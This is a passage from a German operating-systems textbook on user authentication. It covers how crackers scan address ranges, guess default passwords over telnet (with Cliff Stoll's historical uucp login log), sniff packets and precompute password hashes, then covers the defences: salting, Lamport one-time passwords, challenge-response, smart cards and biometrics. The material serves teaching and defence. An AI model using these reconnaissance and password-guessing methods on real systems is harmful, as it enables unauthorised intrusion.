eingegeben – und er wird eine Liste mit einigen der IP-Adressen erhalten. Alternativ können auch die Programme *nslookup* oder *dig* benutzt werden. (Eine weitere Möglichkeit ist, in irgendeine Suchmaschine „DNS query“ einzugeben, um eine Website zu finden, die kostenlose DNS-Suchen durchführt, zum Beispiel www.dnsstuff.com.) Viele Organisationen besitzen 65.536 aufeinanderfolgende IP-Adressen (eine geläufige Zuordnungseinheit in der Vergangenheit). Sind dem Cracker einmal die ersten beiden Bytes der IP-Adressen bekannt (die ihm *dnsquery* liefert), dann ist es ein Leichtes, *ping* an alle 65.536 Adressen zu senden, um herauszufinden, welcher Computer antwortet und welcher Computer Telnet-Verbindungen akzeptiert. Von hier aus geht es weiter zum Raten von Login-Namen und Passwörtern, was wir bereits besprochen haben.

Der gesamte Prozess – angefangen beim Domänennamen, über das Auffinden der ersten 2 Bytes der IP-Adresse, das Senden von *ping* an alle Adressen, um herauszufinden, welche Computer laufen und welche davon Telnet-Verbindungen akzeptieren, bis hin zum Ausprobieren von statistisch wahrscheinlichen (Login-Namen, Passwort)-Paaren – lässt sich natürlich sehr gut automatisieren. Es sind viele, viele Versuche nötig, um einzubrechen, aber wenn es etwas gibt, worin Computer gut sind, dann ist es, die gleiche Befehlsfolge wieder und wieder bis zum Sanktimmerleinstag zu wiederholen. Ein Cracker mit einem Hochgeschwindigkeitskabel oder einem DSL-Anschluss kann den Angriffsprozess so programmieren, dass er den ganzen Tag lang läuft. Er muss nur hin und wieder nachschauen, was gefunden wurde.

Zusätzlich zum Telnet-Dienst bieten viele Computer eine Vielzahl weiterer Dienste über das Internet an. Jeder davon ist an einen der 65.536 **Ports** angeschlossen, die mit jeder IP-Adresse verknüpft sind. Sobald ein Cracker eine aktive IP-Adresse gefunden hat, führt er häufig einen **Portscan** aus, um herauszufinden, was mit diesem Computer möglich ist. Einige der Ports bieten eventuell noch weitere Optionen zum Einbrechen.

Ein Telnet- oder Portscan-Angriff ist eindeutig besser als eine Wardialer-Attacke, da er viel schneller geht (keine Wählzeiten) und viel billiger ist (keine Gebühren für Ferngespräche). Er funktioniert aber nur für Rechner, die im Internet sind und die Telnet-Verbindungen haben. Dennoch akzeptieren viele Firmen (und beinahe alle Universitäten)

Telnet-Verbindungen, so dass sich Angestellte auf Geschäftsreise oder in einer anderen Zweigstelle (oder Studenten von Zuhause aus) entfernt einloggen können.

Nicht nur die Benutzerpasswörter sind oft schwach, manchmal ist auch das Root-Passwort unsicher. Einige Einrichtungen kümmern sich nie darum, die Standardpasswörter zu ändern, mit denen Systeme ausgeliefert werden. Cliff Stoll, ein Astronom aus Berkeley, beobachtete Unregelmäßigkeiten auf seinem System und stellte dem Cracker, der einen Einbruchsversuch unternommen hatte, eine Falle (Stoll, 1989). Er beobachtete die in ▶ Abbildung 9.18 gezeigte Sitzung. Diese wurde von einem Cracker eingetippt, der bereits in eine Maschine im Lawrence Berkeley Laboratory (LBL) eingebrochen war und nun gerade versuchte, in eine andere Maschine einzudringen. Der uucp-Account (UNIX to UNIX Copy Program) wird für den Netzwerkverkehr zwischen Maschinen benutzt und besitzt Superuser-Rechte. Der Cracker war also jetzt als Superuser in einer Maschine des US-Ministeriums für Energie unterwegs. Glücklicherweise entwirft das LBL keine Nuklearwaffen – das Schwesterlabor in Livermore allerdings sehr wohl. Man kann nur hoffen, dass deren Sicherheit besser ist, obwohl es wenig Anlass zu dieser Hoffnung gibt – nimmt man Los Alamos als Beispiel, ein weiteres Nuklearwaffen-Labor, das im Jahr 2000 eine Festplatte voll mit vertraulichen Informationen verloren hat.

```
LBL> telnet elksi
ELXSI AT LBL
LOGIN: root
PASSWORD: root
INCORRECT PASSWORD, TRY AGAIN
LOGIN: guest
PASSWORD: guest
INCORRECT PASSWORD, TRY AGAIN
LOGIN: uucp
PASSWORD: uucp
WELCOME TO THE ELXSI COMPUTER AT LBL
```

Abbildung 9.18: Wie ein Cracker in einen Computer des US-Ministeriums für Energie einbrach

Sobald der Cracker in ein System eingedrungen und zum Superuser geworden ist, kann er einen **Paket-Sniffer** installieren. Dies ist eine Software, die alle ankommenden und ausgehenden Netzwerkpakete nach bestimmten Mustern durchsucht. Ein besonders interessantes Muster sind hierbei Benutzer auf kompromittierten Maschinen, die sich auf entfernten Maschinen einloggen, insbesondere wenn sie dies als Superuser tun. Diese Informationen können in einer Datei gesammelt werden, so dass sie der Cracker zu einem späteren Zeitpunkt, wann immer es ihm beliebt, abholen kann. Auf diese Weise kann ein Cracker, der in eine Maschine mit schwacher Sicherheit einbricht, dies dazu ausnutzen, um in Maschinen mit stärkerer Sicherheit einzudringen.

Zunehmend erfolgen Eindringversuche durch technisch unbedarfte Nutzer, die Skripte ablaufen lassen, die sie im Internet gefunden haben. Diese Skripte verwenden entweder Brute-Force-Angriffe wie oben beschrieben oder sie nutzen bekannte Fehler in bestimmten Programmen aus. Echte Hacker nennen diese Leute verächtlich **Script-kiddies**.

Üblicherweise hat ein Scriptkiddie kein spezielles Ziel und versucht auch nicht, bestimmte Informationen gezielt zu stehlen. Er ist einfach auf der Suche nach Rechnern, die leicht zu knacken sind. Einige der Skripte wählen sogar das Netzwerk, das angegriffen werden soll, per Zufall aus, indem sie eine zufällige Netzwerksnummer (im höheren Teil der IP-Adresse) verwenden. Sie testen dann alle Maschinen im Netzwerk, um zu sehen, welche davon antworten. Sobald eine Datenbank mit gültigen IP-Adressen erstellt wurde, wird jede Maschine der Reihe nach angegriffen. Als Folge dieser Vorgehensweise kann es vorkommen, dass eine nagelneue Maschine in einer gesicherten militärischen Einrichtung bereits einige Stunden, nachdem sie an das Internet angeschlossen wurde, angegriffen wird – selbst dann, wenn noch niemand außer dem Administrator von ihr weiß.

Passwortsicherheit in UNIX

Einige (ältere) Betriebssysteme speichern die Passworddatei in unverschlüsselter Form auf der Festplatte ab. Sie wird jedoch durch die üblichen Schutzmechanismen des Systems geschützt. Alle Passwörter in unverschlüsselter Form in einer Datei auf der Platte zu speichern, schreit geradezu nach Ärger, da allzu oft viele Leute darauf Zugriff haben. Dies können Systemadministratoren, Operatoren, Wartungspersonal, Programmierer, das Management und manchmal auch Büropersonal sein.

Eine bessere Lösung, die auch in UNIX verwendet wird, funktioniert wie folgt. Das Login-Programm fordert den Benutzer auf, seinen Namen und ein Passwort einzugeben. Das Passwort wird dann sofort „verschlüsselt“, indem es als Schlüssel zur Verschlüsselung eines festen Datenblocks verwendet wird. Im Grunde wird eine Einwegfunktion mit dem Passwort als Eingabe ausgeführt, die als Ausgabe eine Funktion des Passwortes liefert. Dieser Prozess ist eigentlich keine Verschlüsselung, wir werden ihn aus Gründen der Verständlichkeit dennoch so bezeichnen. Das Login-Programm liest dann die Passworddatei, die einfach aus ASCII-Zeilen besteht. Pro Benutzer gibt es jeweils eine Zeile. Wird eine Zeile gefunden, die den Login-Namen des Benutzers enthält, dann wird das (verschlüsselte) Passwort, das in der Zeile enthalten ist, mit dem gerade berechneten verschlüsselten Passwort verglichen. Stimmen beide überein, dann wird der Zugang gewährt, ansonsten wird er verweigert. Der Vorteil des Verfahrens ist, dass niemand, nicht einmal der Superuser, Passwörter von Benutzern im Klartext nachschlagen kann, da sie nirgendwo im System in unverschlüsselter Form abgespeichert werden.

Dieses Verfahren kann jedoch wie folgt angegriffen werden. Ein Cracker erstellt, ähnlich wie Morris und Thompson dies taten, zuerst ein Verzeichnis von wahrscheinlichen Passwörtern. Diese werden nach Belieben mit dem bekannten Algorithmus verschlüsselt. Es spielt dabei keine Rolle, wie lange dieser Prozess dauert, da er vor dem Einbruch erledigt wird. Mit einer Liste von (Passwort, verschlüsseltes Passwort)-Paaren bewaffnet kann der Cracker nun zuschlagen. Er liest die (öffentlich zugängliche) Passworddatei und entnimmt ihr alle verschlüsselten Passwörter. Diese werden mit den verschlüsselten Passwörtern in seiner Liste verglichen. Für jeden Treffer sind nun der Login-Name und das unverschlüsselte Passwort bekannt. Ein einfaches Shellskript kann diesen Prozess auto-

matisieren, so dass er sich im Bruchteil einer Sekunde ausführen lässt. In einem Durchlauf des Skripts wird man üblicherweise Dutzende von Passwörtern gewinnen können.

Nachdem sie die Möglichkeit dieses Angriffes erkannt hatten, beschrieben Morris und Thompson eine Technik, die diesen Angriff nahezu entschärft. Ihre Idee besteht darin, mit jedem Passwort eine n -Bit-Zufallszahl zu kombinieren, die **Salt** genannt wird. Ändert man das Passwort, so wird auch die Zufallszahl geändert. Die Zufallszahl wird unverschlüsselt in der Passworddatei gespeichert, so dass jeder sie lesen kann. Anstatt einfach das verschlüsselte Passwort in der Passworddatei zu speichern, werden nun zuerst das Passwort und die Zufallszahl verkettet und dann zusammen verschlüsselt. Dieses verschlüsselte Ergebnis wird in der Passworddatei abgelegt. ►Abbildung 9.19 zeigt eine Passworddatei mit fünf Benutzern: Bobbie, Tony, Laura, Mark und Deborah. Für jeden Benutzer existiert in der Datei eine Zeile mit je drei Einträgen, die durch Kommata getrennt werden: den Login-Namen, das Salt und die Verschlüsselung von Passwort zusammen mit Salt. Die Schreibweise $e(Dog, 4238)$ bedeutet, dass das Passwort von Bobbie (Dog) mit dem ihm zufällig zugewiesenen Salt (4238) verknüpft und mithilfe der Funktion e verschlüsselt wird. Das Ergebnis dieser Verschlüsselung wird als drittes Feld von Bobbies Eintrag gespeichert.

Bobbie, 4238, $e(Dog, 4238)$

Tony, 2918, $e(6\%TaeFF, 2918)$

Lauro, 6902, $e(Shakespeare, 6902)$

Mark, 1694, $e(XaB#BwcZ, 1694)$

Deborah, 1092, $e(LordByron, 1092)$

Abbildung 9.19: Die Nutzung von Salt zur Verhinderung der Vorausberechnung von verschlüsselten Passwörtern

Sehen wir uns nun die Auswirkungen für einen Cracker an, der eine Liste von wahrscheinlichen Passwörtern zusammenstellen, diese verschlüsseln und das Ergebnis in einer sortierten Datei f ablegen möchte, so dass jedes verschlüsselte Passwort einfach gefunden werden kann. Vermutet ein Angreifer, dass *Dog* ein Passwort sein könnte, dann reicht es nun nicht mehr aus, nur *Dog* zu verschlüsseln und das Ergebnis in f abzulegen. Er muss 2^n Zeichenketten verschlüsseln, so zum Beispiel *Dog0000*, *Dog0001*, *Dog0002* usw., und alle in f abspeichern. Diese Technik erhöht die Größe von f um 2^n . UNIX verwendet diese Methode mit $n = 12$.

Zur zusätzlichen Sicherheit machen moderne UNIX-Versionen die Passworddatei selbst unlesbar, bieten aber ein Programm an, das Einträge auf Anfrage nachschlägt. Dadurch entsteht eine Verzögerung, die ausreicht, um einen Angreifer entscheidend zu bremsen. Die Kombination von Passwort und Salt mit ausschließlich indirektem (und langsamem) Zugriff auf die Passworddatei kann im Allgemeinen den meisten Angriffen widerstehen.

Einmalpasswörter

Die meisten Superuser ermahnen ihre sterblichen Benutzer, einmal im Monat ihr Passwort zu ändern, was jedoch meist auf taube Ohren stößt. Noch extremer ist es, das Passwort bei jedem Login zu wechseln, was uns zu **Einmalpasswörtern** (*one-time password*) bringt. Wenn Einmalpasswörter benutzt werden, dann erhält der Benutzer ein Buch mit einer Liste von Passwörtern. Bei jedem Login benutzt er das nächste Passwort in der Liste. Sollte ein Angreifer ein Passwort entdecken, so wird ihm das nichts nützen, da beim nächsten Mal ein anderes Passwort benutzt werden muss. Selbstverständlich sollte der Benutzer das Passwort-Buch nicht verlieren.

Dank eines eleganten Verfahrens, das von Leslie Lamport entwickelt wurde, wird eigentlich gar kein Buch benötigt. Das Verfahren erlaubt es einem Benutzer, sich über ein unsicheres Netzwerk mithilfe von Einmalpasswörtern sicher einzuloggen (Lamport, 1981). Lamports Methode kann verwendet werden, damit sich ein Benutzer an seinem PC über das Internet bei einem Server einloggen kann, obwohl Angreifer den Datenstrom in beide Richtungen sehen und abspeichern können. Außerdem müssen keinerlei Geheimnisse in den Dateisystemen von PC oder Server gespeichert werden. Die Methode wird gelegentlich auch als **Einweg-Hashkette** (*one-way hash chain*) bezeichnet.

Der Algorithmus basiert auf einer Einwegfunktion, d.h. einer Funktion $y = f(x)$, welche die Eigenschaft hat, dass es bei gegebenem x einfach ist, y zu berechnen. Umgekehrt ist es bei einem gegebenen y praktisch unmöglich, ein passendes x zu finden. Ein- und Ausgabe sollten hier gleiche Länge haben, zum Beispiel 256 Bit.

Der Benutzer wählt ein geheimes Passwort, das er sich merkt, und eine ganze Zahl n , die angibt, wie viele Einmalpasswörter der Algorithmus erzeugen soll. Wir betrachten hier als Beispiel $n = 4$, obwohl in der Praxis viel größere Werte für n verwendet werden. Wenn s das geheime Passwort ist, dann wird das erste Passwort durch die n -fache Anwendung der Einwegfunktion erzeugt:

$$P_1 = f(f(f(f(s))))$$

Das zweite Passwort wird durch die $(n - 1)$ -fache Anwendung der Einwegfunktion berechnet:

$$P_2 = f(f(f(s)))$$

Das dritte Passwort wendet f zweimal an und das vierte Passwort wendet f einmal an. Allgemein gilt $P_{i-1} = f(P_i)$. Der wichtigste Punkt in diesem Zusammenhang ist, dass es bei jedem Passwort in der Reihe zwar einfach ist, den *Vorgänger* zu berechnen, es jedoch unmöglich ist, den *Nachfolger* zu bestimmen. Zum Beispiel ist es bei gegebenem P_2 einfach, P_1 zu finden, jedoch unmöglich, P_3 zu bestimmen.

Der Server wird mit P_0 initialisiert, was einfach $f(P_1)$ ist. Dieser Wert wird in dem Eintrag in der Passworddatei abgespeichert, der mit dem Login-Namen des Benutzers verknüpft ist. Dort wird auch die Zahl 1 abgespeichert, die angibt, dass das nächste verwendete Passwort P_1 ist. Wenn sich der Benutzer zum ersten Mal einloggen will, dann sendet er seinen Login-Namen an den Server, der damit antwortet, dass er die Zahl 1 aus der Passworddatei sendet. Die Maschine des Benutzers antwortet mit P_1 , das lokal

aus s , das an Ort und Stelle eingegeben wurde, berechnet werden kann. Der Server berechnet $f(P_1)$ und vergleicht den Wert mit dem in der Passworddatei abgespeicherten Wert P_0 . Stimmen die Werte überein, so wird das Login erlaubt, die Zahl wird auf 2 erhöht und P_1 wird an Stelle von P_0 in der Passworddatei abgespeichert.

Beim nächsten Login sendet der Server dem Benutzer eine 2. Der Benutzer berechnet P_2 . Der Server berechnet dann $f(P_2)$ und vergleicht dies mit dem Eintrag in der Passworddatei (P_1). Stimmen die Werte überein, dann wird das Login erlaubt, die Zahl wird auf 3 erhöht und P_2 ersetzt P_1 in der Passworddatei. Die Eigenschaft, aufgrund derer dieses Verfahren funktioniert, ist, dass ein Angreifer P_i zwar abfangen kann, jedoch kann er P_{i+1} nicht berechnen. Er kann nur P_{i-1} berechnen, das aber schon benutzt wurde und daher wertlos ist. Nachdem alle n Passwörter aufgebraucht wurden, wird der Server mit einem neuen Passwort initialisiert.

Authentifizierung mit Challenge-Response-Verfahren

Eine Variation des Passwordkonzeptes besteht darin, dass jeder neue Benutzer eine lange Liste von Fragen und Antworten bereitstellt, die dann sicher (z.B. verschlüsselt) auf dem Server abgespeichert wird. Die Fragen sollten so gewählt sein, dass sie der Benutzer nicht aufschreiben muss. Mögliche Fragen sind:

1. Wer ist die Schwester von Marjolein?
2. In welcher Straße war Ihre Grundschule?
3. Was unterrichtete Frau Woroboff?

Beim Login wählt der Server eine der Fragen zufällig aus und prüft die Antwort. Um dieses Verfahren praktisch anwendbar zu machen, werden jedoch viele Frage-Antwort-Paare benötigt.

Eine weitere Variation ist das **Challenge-Response-Verfahren**. Ein neuer Benutzer wählt einen Algorithmus wie zum Beispiel x^2 aus. Wenn sich der Benutzer einloggt, dann sendet der Server dem Benutzer einen Wert, zum Beispiel 7. In diesem Fall tippt der Benutzer 49 ein. Der Algorithmus kann am Morgen oder Abend, an verschiedenen Wochentagen usw. unterschiedlich sein.

Besitzt das Gerät des Benutzers eigene Rechenfähigkeit, wie zum Beispiel ein PC, ein PDA oder ein Mobiltelefon, dann kann eine leistungsfähigere Form von Challenge-Response-Verfahren benutzt werden. Der Benutzer wählt zuvor einen geheimen Schlüssel k , der persönlich zum Serversystem gebracht wird. Eine Kopie von k wird (sicher) im Computer des Benutzers abgespeichert. Beim Login sendet der Server eine Zufallszahl r an den Computer des Benutzers. Dieser berechnet $f(r, k)$ und sendet das Ergebnis zurück, wobei f eine öffentlich bekannte Funktion ist. Der Server führt dann seinerseits die Berechnung durch und vergleicht, ob das zurückgesandte Ergebnis mit seinem Berechnungsergebnis übereinstimmt. Der Vorteil dieses Verfahrens gegenüber Passwörtern ist, dass ein Angreifer nichts erfährt, was ihm beim nächsten Mal helfen könnte, selbst wenn er den gesamten Datenstrom in beiden Richtungen abhören und aufzeichnen kann. Natürlich muss die Funktion f kompliziert genug sein, damit nicht

mithilfe einer großen Menge an aufgezeichneten Nachrichten der Schlüssel k abgeleitet werden kann. Kryptografische Hashfunktionen sind eine gute Wahl, wobei die Argumente das XOR von r und k sind. Diese Funktionen sind bekannt dafür, dass sie kaum umzukehren sind.

9.4.2 Authentifizierung durch Besitz

Die zweite Methode zur Authentifizierung von Benutzern ist, den Besitz eines Gegenstandes zu prüfen, anstatt nach Wissen zu fragen. Türschlüssel aus Metall werden seit Jahrhunderten zu diesem Zweck benutzt. Heutzutage ist der verwendete Gegenstand oft eine Plastikkarte, die in ein Lesegerät eingeführt wird, das mit dem Computer verbunden ist. Um die Nutzung gefundener oder gestohlener Karten zu verhindern, muss der Benutzer normalerweise nicht nur die Karte einführen, sondern auch ein Passwort eingeben. So gesehen beginnt die Nutzung eines Geldautomaten damit, dass sich der Benutzer in den Bankcomputer mit einem Fernterminal (dem Geldautomaten) mithilfe einer Plastikkarte und einem Passwort einloggt (zurzeit in den meisten Ländern ein vierstelliger PIN-Code – aber nur, um die Kosten einer vollständigen Tastatur im Geldautomaten zu vermeiden).

Plastikkarten, die Informationen enthalten, gibt es in zwei Ausführungen: Magnetstreifenkarten und Chipkarten. Magnetstreifenkarten enthalten ungefähr 140 Byte an Information, die auf einen Magnetstreifen geschrieben wurden, der an der Rückseite der Karte festklebt ist. Diese Information kann durch das Terminal ausgelesen und an den Zentralcomputer gesendet werden. Oft enthält die Information das Passwort des Benutzers (z.B. den PIN-Code), so dass das Terminal selbst für den Fall, dass die Verbindung zum Zentralcomputer unterbrochen ist, eine Überprüfung der Identität durchführen kann. Üblicherweise wird das Passwort mit einem Schlüssel verschlüsselt, den nur die Bank kennt. Diese Karten kosten zwischen 0,10 und 0,50 Euro, je nachdem, ob ein Hologramm auf der Vorderseite angebracht ist und wie groß die Produktionsmenge ist. Magnetstreifenkarten sind als allgemeine Methode zur Identifikation von Benutzern riskant, da die Ausrüstung zum Lesen und Schreiben der Karten billig und weit verbreitet ist.

Chipkarten enthalten einen winzigen integrierten Schaltkreis (Chip). Diese Karten können in zwei Kategorien unterteilt werden: Speicherchipkarten und Smart Cards. **Speicherchipkarten** (*stored value card*) enthalten eine kleine Menge Speicher (üblicherweise weniger als 1 KB). Da die Spannungsversorgung wegfällt, wenn die Karte aus dem Lesegerät genommen wird, nutzen Speicherchipkarten ROM-Technologie, um den Wert dauerhaft zu speichern. Auf der Karte gibt es keine CPU, deshalb muss der gespeicherte Wert durch eine externe CPU (im Lesegerät) geändert werden. Diese Karten werden für weniger als 1 Euro in Millionenauflage produziert und zum Beispiel als Prepaid-Telefonkarten benutzt. Wird ein Anruf getätig, dann verringert das Telefon einfach den Wert auf der Karte; es wechselt jedoch kein Geld den Besitzer. Deshalb werden diese Karten im Allgemeinen von einer Gesellschaft nur zur Benutzung in ihren eigenen Geräten (z.B. Telefone oder Verkaufsautomaten) ausgegeben. Spei-

cherchipkarten könnten auch zur Authentifizierung beim Login verwendet werden, indem sie ein 1 KB großes Passwort speichern, das das Lesegerät zum Zentralcomputer sendet, doch diese Methode wird kaum angewendet.

Heutzutage konzentrieren sich viele Arbeiten im Sicherheitsbereich auf **Smart Cards**, die zurzeit eine etwa 8 Bit große CPU mit 4 MHz, 16 KB ROM, 512 Byte RAM und einen 9.600-bps-Kommunikationskanal zum Lesegerät haben. Die Karten werden mit der Zeit immer leistungsfähiger, sie sind jedoch in mehrerer Hinsicht beschränkt. Dies beinhaltet die Dicke des Chips (da dieser in der Karte eingebettet ist), die Breite des Chips (so dass er nicht bricht, wenn der Benutzer die Karte biegt) und die Kosten (typischerweise zwischen 1 und 20 Euro, abhängig von der CPU-Leistung, Speichergröße und dem Vorhandensein eines kryptografischen Koprozessors).

Smart Cards können ebenso wie Speicherchipkarten genutzt werden, um Geld zu speichern, jedoch mit einer viel besseren Sicherheit und universellen Einsetzbarkeit. Diese Karten können am Geldautomaten oder zuhause über das Internet mithilfe eines speziellen, von der Bank bereitgestellten Lesegerätes mit Geld geladen werden. Wird die Karte in das Lesegerät eines Händlers gesteckt, dann kann der Benutzer die Karte dazu autorisieren (durch das Drücken der „Bestätigung“-Taste), einen bestimmten Betrag vom Geld abzuziehen, das auf der Karte gespeichert ist. Dies veranlasst die Karte, eine kleine verschlüsselte Nachricht an den Händler zu senden. Der Händler kann später die Nachricht einer Bank übergeben, um den bezahlten Betrag gutgeschrieben zu bekommen.

Der große Vorteil von Smart Cards gegenüber beispielsweise Kreditkarten ist, dass sie keine Online-Verbindung zu einer Bank benötigen. Wenn Sie dies nicht als Vorteil betrachten, versuchen Sie folgendes Experiment: Probieren Sie, einen einzelnen Schokoriegel in einem Geschäft zu kaufen und bestehen Sie darauf, mit der Kreditkarte zu bezahlen. Wenn der Händler protestiert, dann sagen Sie ihm, dass Sie kein Bargeld bei sich haben und außerdem die Bonusmeilen brauchen. Sie werden feststellen, dass der Händler von dieser Idee nicht begeistert sein wird (da die damit verbundenen Kosten seinen Gewinn an diesem Artikel schmälern). Dies macht Smart Cards nützlich für kleine Einkäufe, Kartentelefone, Parkuhren, Verkaufsautomaten und viele andere Geräte, die normalerweise Münzen benötigen. Sie werden in Europa viel eingesetzt und verbreiten sich auch andernorts.

Smart Cards haben viele andere potenzielle Einsatzgebiete (z.B. um für Notfälle Allergien oder andere Leiden des Besitzers sicher zu codieren), aber das ist ein anderes Thema, auf das wir hier nicht weiter eingehen wollen. Unser Interesse liegt darin, wie Smart Cards für sichere Authentifizierung beim Login genutzt werden können. Das Grundkonzept ist einfach: Eine Smart Card ist ein kleiner, manipulationssicherer Computer, der zur Authentifizierung eines Benutzers zu einer Diskussion (Protokoll) mit einem Zentralcomputer herangezogen werden kann. So könnte zum Beispiel ein Benutzer, der Artikel auf einer E-Commerce-Website kaufen will, eine Smart Card in das Lesegerät stecken, das an seinem PC angeschlossen ist. Die E-Commerce-Website könnte dann die Smart Card nicht nur dazu verwenden, den Benutzer auf eine sicherere Weise als über ein Passwort zu authentifizieren, sondern auch den Kaufpreis

direkt von der Smart Card abbuchen. Dies würde den Aufwand (und das Risiko) verringern, der mit der Verwendung einer Kreditkarte für Online-Einkäufe verbunden ist.

Mit einer Smart Card können verschiedene Authentifizierungsverfahren verwendet werden. Ein besonders einfaches Challenge-Response-Verfahren funktioniert folgendermaßen: Der Server sendet eine 512 Bit lange Zufallszahl zur Smart Card, die dann das 512 Bit lange Passwort des Benutzers addiert, das im ROM der Karte gespeichert ist. Die Summe wird dann quadriert und die mittleren 512 Bit werden zum Server zurückgesendet, der das Passwort des Benutzers kennt und nun berechnen kann, ob das Ergebnis korrekt ist oder nicht. Der Ablauf dieses Protokolls wird in ▶ Abbildung 9.20 gezeigt. Selbst wenn ein Angreifer beide Nachrichten abfangen kann, dann wird er dennoch nicht daraus schlau werden, und die Nachrichten für eine zukünftige Verwendung aufzuzeichnen, ist sinnlos, da beim nächsten Login eine andere 512 Bit lange Zufallszahl gesendet wird. Natürlich wird bei diesem Verfahren ein viel raffinierterer Algorithmus als das Quadrieren verwendet.




Abbildung 9.20: Verwendung einer Smart Card zur Authentifizierung

Ein Nachteil eines festen kryptografischen Protokolls ist, dass es im Laufe der Zeit gebrochen werden kann und somit die Smart Card wertlos wird. Damit dies nicht passiert, sollte das ROM der Karte nicht für ein kryptografisches Protokoll, sondern für einen Java-Interpreter genutzt werden. Das eigentliche kryptografische Protokoll wird dann auf die Karte als binäres Java-Programm geladen und interpretiert. Sobald ein Protokoll gebrochen wird, kann weltweit auf unkomplizierte Weise ein neues Protokoll installiert werden: Bei der nächsten Kartennutzung wird die neue Software darauf installiert. Ein Nachteil dieses Ansatzes ist, dass er eine bereits langsame Karte noch langsamer macht; wenn sich aber die Technologie verbessert, ist diese Methode sehr flexibel. Ein weiterer Nachteil von Smart Cards ist, dass verlorene oder gestohlene Karten Opfer eines **Seitenkanalangriffs** (*side-channel attack*) werden können, z.B. ein Angriff mithilfe von Leistungsanalyse. Bei einem solchen Angriff kann ein Experte mit der richtigen Ausrüstung in der Lage sein, den Schlüssel dadurch zu bestimmen, dass er bei wiederholt ausgeführten Verschlüsselungsoperationen die elektrische Leistungsaufnahme beobachtet. Durch das Messen der Zeit, die für die Verschlüsselung mit speziell gewählten Schlüsseln benötigt wird, können ebenfalls wertvolle Informationen über den Schlüssel gewonnen werden.

9.4.3 Biometrische Authentifizierung

Eine dritte Authentifizierungsmethode besteht darin, physische Merkmale des Benutzers zu messen, die schwer zu fälschen sind. Diese Merkmale werden als **Biometrie** bezeichnet (Pankanti et al., 2000). So könnte zum Beispiel ein Fingerabdruckleser oder ein Stimmenkennungssensor, der am Computer angeschlossen ist, die Identität des Benutzers verifizieren.

Ein typisches Biometrie-System besteht aus zwei Teilen: Registrierung und Identifikation. Bei der Registrierung werden die Merkmale des Benutzers gemessen und das Ergebnis digitalisiert. Dann werden signifikante Merkmale extrahiert und in einem Datensatz gespeichert, der dem Benutzer zugeordnet ist. Dieser Datensatz kann in einer zentralen Datenbank gehalten werden (z.B. zum Login auf entfernte Computer) oder auf einer Smart Card gespeichert werden, die der Benutzer mit sich trägt und in ein entferntes Lesegerät einführt (z.B. in einen Geldautomaten).

Der andere Teil ist die Identifikation. Der Benutzer kommt und gibt einen Login-Namen an. Dann führt das System die Messung nochmals durch. Wenn der neue Wert mit dem Wert übereinstimmt, der bei der Registrierung gemessen wurde, dann wird das Login akzeptiert, ansonsten wird es abgelehnt. Der Login-Name wird benötigt, da die Messungen niemals exakt sind und es deshalb schwierig ist, sie zu indizieren und damit den Index zu durchsuchen. Es ist außerdem möglich, dass zwei Personen die gleichen Merkmale haben, daher ist die Forderung, dass die gemessenen Merkmale mit denen eines bestimmten Benutzers übereinstimmen, strenger als die Forderung, dass die gemessenen Merkmale mit irgendeinem Benutzer übereinstimmen.

Die gewählten Merkmale sollten genug Streuung aufweisen, damit das System fehlerfrei zwischen vielen Leuten unterscheiden kann. Die Haarfarbe ist zum Beispiel kein gutes Kennzeichen, da zu viele Leute die gleiche Haarfarbe haben. Außerdem sollten sich die Merkmale im Laufe der Zeit nicht verändern – eine Eigenschaft, die Haarfarbe bei vielen Menschen nicht hat. Ebenso kann die Stimme einer Person zum Beispiel aufgrund einer Erkältung anders klingen, ein Gesicht kann wegen eines Bartes oder Make-ups anders als bei der Registrierung aussehen. Da die späteren Messungen niemals exakt mit den registrierten Werten identisch sein werden, müssen die Systementwickler entscheiden, wie genau die Übereinstimmung sein muss, um akzeptiert zu werden. Insbesondere müssen sie entscheiden, ob es schlimmer ist, hin und wieder einen legitimen Benutzer abzuweisen oder gelegentlich einen Betrüger durchzulassen. Eine E-Commerce-Website könnte entscheiden, dass es schlimmer ist, einen treuen Kunden abzuweisen, als eine kleine Anzahl von Beträgereien in Kauf zu nehmen. In einer Nuklearwaffenfabrik hingegen erscheint es besser, echten Angestellten den Zutritt zu verweigern, als zweimal pro Jahr Fremde hereinzulassen.

Lassen Sie uns nun einen kurzen Blick auf einige der biometrischen Verfahren werfen, die aktuell im Einsatz sind. Die Analyse der Fingerlänge ist erstaunlich praktikabel. Wird sie benutzt, dann ist an jeden Computer ein Gerät wie das aus ► Abbildung 9.21 angeschlossen. Der Benutzer legt seine Hand in das Gerät, die Länge aller Finger wird gemessen und mit dem Eintrag in der Datenbank verglichen.




Abbildung 9.21: Eine Vorrichtung zur Fingerlängenmessung

Messungen der Fingerlänge sind allerdings nicht perfekt. Das System kann mithilfe von Handformen aus Gips oder anderen Materialien angegriffen werden, wobei die Finger möglicherweise variabel einstellbar sind, um damit experimentieren zu können.

